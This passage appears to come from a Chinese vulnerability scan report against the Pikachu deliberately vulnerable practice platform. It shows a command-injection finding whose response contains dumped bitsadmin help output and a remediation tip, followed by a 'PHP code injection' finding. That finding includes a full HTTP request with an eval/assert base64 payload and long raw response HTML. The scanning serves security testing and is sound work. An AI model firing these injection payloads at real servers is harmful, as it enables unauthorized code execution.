系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class="active"   a href="../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="rce.php"rce/a  /li  li class="active"exec "ping"/li  /ul!-- /.breadcrumb --  a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="想一下ping命令在系统上是怎么用的"  点一下提示~  /a    /div  div class="page-content"   div id="comm\_main"  p class="comm\_title"Here, please enter the target IP address!/p  form method="post"  input class="ipadd" type="text" name="ipaddress" /  input class="sub" type="submit" name="submit" value="ping" /  /form   pre BITSADMIN version 3.0 BITS administration utility. (C) Copyright Microsoft Corp.  USAGE: BITSADMIN [/RAWRETURN] [/WRAP | /NOWRAP] command The following commands are available:  /HELP Prints this help  /? Prints this help  /UTIL /? Prints the list of utilities commands  /PEERCACHING /? Prints the list of commands to manage Peercaching /CACHE /? Prints the list of cache management commands  /PEERS /? Prints the list of peer management commands  /LIST [/ALLUSERS] [/VERBOSE] List the jobs /MONITOR [/ALLUSERS] [/REFRESH sec] Monitors the copy manager /RESET [/ALLUSERS] Deletes all jobs in the manager  /TRANSFER job name [type] [/PRIORITY priority] [/ACLFLAGS flags] [/DYNAMIC]   remote\_url local\_name  Transfers one of more files.  [type] may be /DOWNLOAD or /UPLOAD; default is download  Multiple URL/file pairs may be specified.  Unlike most commands, job name may only be a name and not a GUID.  /DYNAMIC configures the job with BITS\_JOB\_PROPERTY\_DYNAMIC\_CONTENT, which relaxes the server-side requirements.  /CREATE [type] job name Creates a job  [type] may be /DOWNLOAD, /UPLOAD, or /UPLOAD-REPLY; default is download  Unlike most commands, job name may only be a name and not a GUID.  /INFO job [/VERBOSE] Displays information about the job /ADDFILE job remote\_url local\_name Adds a file to the job /ADDFILESET job textfile Adds multiple files to the job  Each line of textfile lists a file's remote name and local name, separated  by spaces. A line beginning with '#' is treated as a comment.  Once the file set is read into memory, the contents are added to the job.  /ADDFILEWITHRANGES job remote\_url local\_name range\_list  Like /ADDFILE, but BITS will read only selected byte ranges of the URL.  range\_list is a comma-delimited series of offset and length pairs.  For example,   0:100,2000:100,5000:eof   instructs BITS to read 100 bytes starting at offset zero, 100 bytes starting  at offset 2000, and the remainder of the URL starting at offset 5000.  /REPLACEREMOTEPREFIX job old\_prefix new\_prefix  All files whose URL begins with old\_prefix are changed to use new\_prefix  Note that BITS currently supports HTTP/HTTPS downloads and uploads. It also supports UNC paths and file:// paths as URLS  /LISTFILES job Lists the files in the job /SUSPEND job Suspends the job /RESUME job Resumes the job /CANCEL job Cancels the job /COMPLETE job Completes the job  /GETTYPE job Retrieves the job type /GETACLFLAGS job Retrieves the ACL propagation flags  /SETACLFLAGS job ACL\_flags Sets the ACL propagation flags for the job  O - OWNER G - GROUP   D - DACL S - SACL    Examples:  bitsadmin /setaclflags MyJob OGDS  bitsadmin /setaclflags MyJob OGD  /GETBYTESTOTAL job Retrieves the size of the job /GETBYTESTRANSFERRED job Retrieves the number of bytes transferred /GETFILESTOTAL job Retrieves the number of files in the job /GETFILESTRANSFERRED job Retrieves the number of files transferred /GETCREATIONTIME job Retrieves the job creation time /GETMODIFICATIONTIME job Retrieves the job modification time /GETCOMPLETIONTIME job Retrieves the job completion time /GETSTATE job Retrieves the job state /GETERROR job Retrieves detailed error information /GETOWNER job Retrieves the job owner /GETDISPLAYNAME job Retrieves the job display name /SETDISPLAYNAME job display\_name Sets the job display name /GETDESCRIPTION job Retrieves the job description /SETDESCRIPTION job description Sets the job description /GETPRIORITY job Retrieves the job priority /SETPRIORITY job priority Sets the job priority  Priority usage choices:  FOREGROUND   HIGH  NORMAL  LOW /GETNOTIFYFLAGS job Retrieves the notify flags /SETNOTIFYFLAGS job notify\_flags Sets the notify flags  For more help on this option, please refer to the MSDN help page for SetNotifyFlags/GETNOTIFYINTERFACE job Determines if notify interface is registered /GETMINRETRYDELAY job Retrieves the retry delay in seconds /SETMINRETRYDELAY job retry\_delay Sets the retry delay in seconds /GETNOPROGRESSTIMEOUT job Retrieves the no progress timeout in seconds /SETNOPROGRESSTIMEOUT job timeout Sets the no progress timeout in seconds /GETMAXDOWNLOADTIME job Retrieves the download timeout in seconds /SETMAXDOWNLOADTIME job timeout Sets the download timeout in seconds /GETERRORCOUNT job Retrieves an error count for the job  /SETPROXYSETTINGS job usage Sets the proxy usage  usage choices:  PRECONFIG - Use the owner's default Internet settings.  AUTODETECT - Force autodetection of proxy.  NO\_PROXY - Do not use a proxy server.  OVERRIDE - Use an explicit proxy list and bypass list.   Must be followed by a proxy list and a proxy bypass list.  NULL or "" may be used for an empty proxy bypass list.  Examples:  bitsadmin /setproxysettings MyJob PRECONFIG  bitsadmin /setproxysettings MyJob AUTODETECT  bitsadmin /setproxysettings MyJob NO\_PROXY  bitsadmin /setproxysettings MyJob OVERRIDE proxy1:80 "local"   bitsadmin /setproxysettings MyJob OVERRIDE proxy1,proxy2,proxy3 NULL   /GETPROXYUSAGE job Retrieves the proxy usage setting /GETPROXYLIST job Retrieves the proxy list /GETPROXYBYPASSLIST job Retrieves the proxy bypass list  /TAKEOWNERSHIP job Take ownership of the job  /SETNOTIFYCMDLINE job program\_name [program\_parameters]   Sets a program to execute for notification, and optionally parameters.  The program name and parameters can be NULL.  IMPORTANT: if parameters are non-NULL, then the program name should be the  first parameter.   Examples:  bitsadmin /SetNotifyCmdLine MyJob c:\winnt\system32\notepad.exe NULL  bitsadmin /SetNotifyCmdLine MyJob c:\callback.exe "c:\callback.exe parm1 parm2"   bitsadmin /SetNotifyCmdLine MyJob NULL NULL  /GETNOTIFYCMDLINE job Returns the job's notification command line  /SETCREDENTIALS job target scheme username password  Adds credentials to a job.  target may be either SERVER or PROXY  scheme may be BASIC, DIGEST, NTLM, NEGOTIATE, or PASSPORT.   /REMOVECREDENTIALS job target scheme   Removes credentials from a job. /GETCUSTOMHEADERS job Gets the Custom HTTP Headers /SETCUSTOMHEADERS job header1 header2 ... Sets the Custom HTTP Headers /MAKECUSTOMHEADERSWRITEONLY job Make a job's Custom HTTP Headers write-only (cannot be undone).  /GETHTTPMETHOD job Gets the HTTP verb to use. /SETHTTPMETHOD job HTTPMethod Sets the HTTP verb to use.  /GETCLIENTCERTIFICATE job Gets the job's Client Certificate Information /SETCLIENTCERTIFICATEBYID job store\_location store\_name hexa-decimal\_cert\_id  Sets a client authentication certificate to a job.  store\_location may be   1(CURRENT\_USER), 2(LOCAL\_MACHINE), 3(CURRENT\_SERVICE),  4(SERVICES), 5(USERS), 6(CURRENT\_USER\_GROUP\_POLICY),  7(LOCAL\_MACHINE\_GROUP\_POLICY) or 8(LOCAL\_MACHINE\_ENTERPRISE).   /SETCLIENTCERTIFICATEBYNAME job store\_location store\_name subject\_name  Sets a client authentication certificate to a job.  store\_location may be   1(CURRENT\_USER), 2(LOCAL\_MACHINE), 3(CURRENT\_SERVICE),  4(SERVICES), 5(USERS), 6(CURRENT\_USER\_GROUP\_POLICY),  7(LOCAL\_MACHINE\_GROUP\_POLICY) or 8(LOCAL\_MACHINE\_ENTERPRISE).   /REMOVECLIENTCERTIFICATE job Removes the Client Certificate Information from the job  /SETSECURITYFLAGS job value   Sets the HTTP security flags for URL redirection and checks performed on the server certificate during the transfer.  The value is an unsigned integer with the following interpretation for the bits in the binary representation.  Enable CRL Check : Set the least significant bit  Ignore invalid common name in server certificate : Set the 2nd bit from right  Ignore invalid date in server certificate : Set the 3rd bit from right  Ignore invalid certificate authority in server  certificate : Set the 4th bit from right  Ignore invalid usage of certificate : Set the 5th bit from right  Redirection policy : Controlled by the 9th-11th bits from right  0,0,0 - Redirects will be automatically allowed.  0,0,1 - Remote name in the IBackgroundCopyFile interface will be updated if a redirect occurs.  0,1,0 - BITS will fail the job if a redirect occurs.   Allow redirection from HTTPS to HTTP : Set the 12th bit from right  /GETSECURITYFLAGS job   Reports the HTTP security flags for URL redirection and checks performed on the server certificate during the transfer.  /SETVALIDATIONSTATE job file-index true|false  file-index starts from 0   Sets the content-validation state of the given file within the job.  /GETVALIDATIONSTATE job file-index   file-index starts from 0   Reports the content-validation state of the given file within the job.  /GETTEMPORARYNAME job file-index   file-index starts from 0   Reports the temporary filename of the given file within the job.  The following options control peercaching of a particular job:  /SETPEERCACHINGFLAGS job value   Sets the flags for the job's peercaching behavior.  The value is an unsigned integer with the following interpretation for the bits in the binary representation.  Allow the job's data to be downloaded from a peer : Set the least significant bit  Allow the job's data to be served to peers : Set the 2nd bit from right  /GETPEERCACHINGFLAGS job   Reports the flags for the job's peercaching behavior.  The following options are valid for UPLOAD-REPLY jobs only:  /GETREPLYFILENAME job Gets the path of the file containing the server reply /SETREPLYFILENAME job path Sets the path of the file containing the server reply /GETREPLYPROGRESS job Gets the size and progress of the server reply /GETREPLYDATA job Dumps the server's reply data in hex format  /SETHELPERTOKEN job Sets the current command prompt's primary token as a job's helper token /GETHELPERTOKENSID job Reports the user account SID of a job's helper token, if one is set  /SETHELPERTOKENFLAGS job flags   Sets the helper token usage flags for a job. Possible values are:  1 - The helper token is used when accessing the local filesystem.  2 - The helper token is used when accessing the network.  3 - The helper token is used when accessing both the local filesystem and the network.  /GETHELPERTOKENFLAGS job   Reports a job's helper token usage flags.  /GETPEERSTATS job file-index   file-index starts from 0   Reports statistics about the amount of data downloaded from peers and origin servers for a specific file within a job.  The following options can be placed before the command: /RAWRETURN Return data more suitable for parsing /WRAP Wrap output around console (default) /NOWRAP Don't wrap output around console  The /RAWRETURN option strips new line characters and formatting. It is recognized by the /CREATE and /GET\* commands.  Commands that take a job parameter will accept either a job name or a job ID GUID inside braces. BITSADMIN reports an error if a name is ambiguous. /pre /div    /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../assets/js/jquery-ui.custom.min.js"/script script src="../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../assets/js/jquery.easypiechart.min.js"/script script src="../../assets/js/jquery.sparkline.index.min.js"/script script src="../../assets/js/jquery.flot.min.js"/script script src="../../assets/js/jquery.flot.pie.min.js"/script script src="../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../assets/js/ace-elements.min.js"/script script src="../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 您的脚本应筛选来自用户输入的元字符。PHP Web 应用程序应使用 strongescapeshellarg()/strong 而非 strongescapeshellcmd()/strong。 |
| 复测结果 |  |

* + - 1. PHP 代码注入

|  |  |
| --- | --- |
| 风险名称 | PHP 代码注入 |
| 风险级别 | **高** |
| 风险描述 | 此脚本容易受到 PHP 代码注入的攻击。br/br/PHP 代码注入是一种漏洞，允许攻击者将自定义代码注入到服务器端脚本引擎。当攻击者可以控制输入到 eval() 函数调用中的全部或部分输入字符串时，就会发生此漏洞。Eval 会将参数作为代码执行。 |
| 请求数据 | POST /pikachu-master/vul/rce/rce\_eval.php HTTP/1.1  Content-Type: application/x-www-form-urlencoded  Cookie: PHPSESSID=8mdg0pmbv5up5fhlf86mnbkt87  Content-Length: 81  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive    submit=%E6%8F%90%E4%BA%A4txt=;assert(base64\_decode('cHJpbnQobWQ1KDMxMzM3KSk7')); |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: text/html; charset=UTF-8  Date: Fri, 03 Feb 2023 01:00:46 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  X-Powered-By: PHP/7.0.9  Content-Length: 33685    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../assets/js/html5shiv.min.js"/script  script src="../../assets/js/respond.min.js"/script  ![endif]--  script src="../../assets/js/jquery-2.1.4.min.js"/script  script src="../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_reflected\_get.php"  i 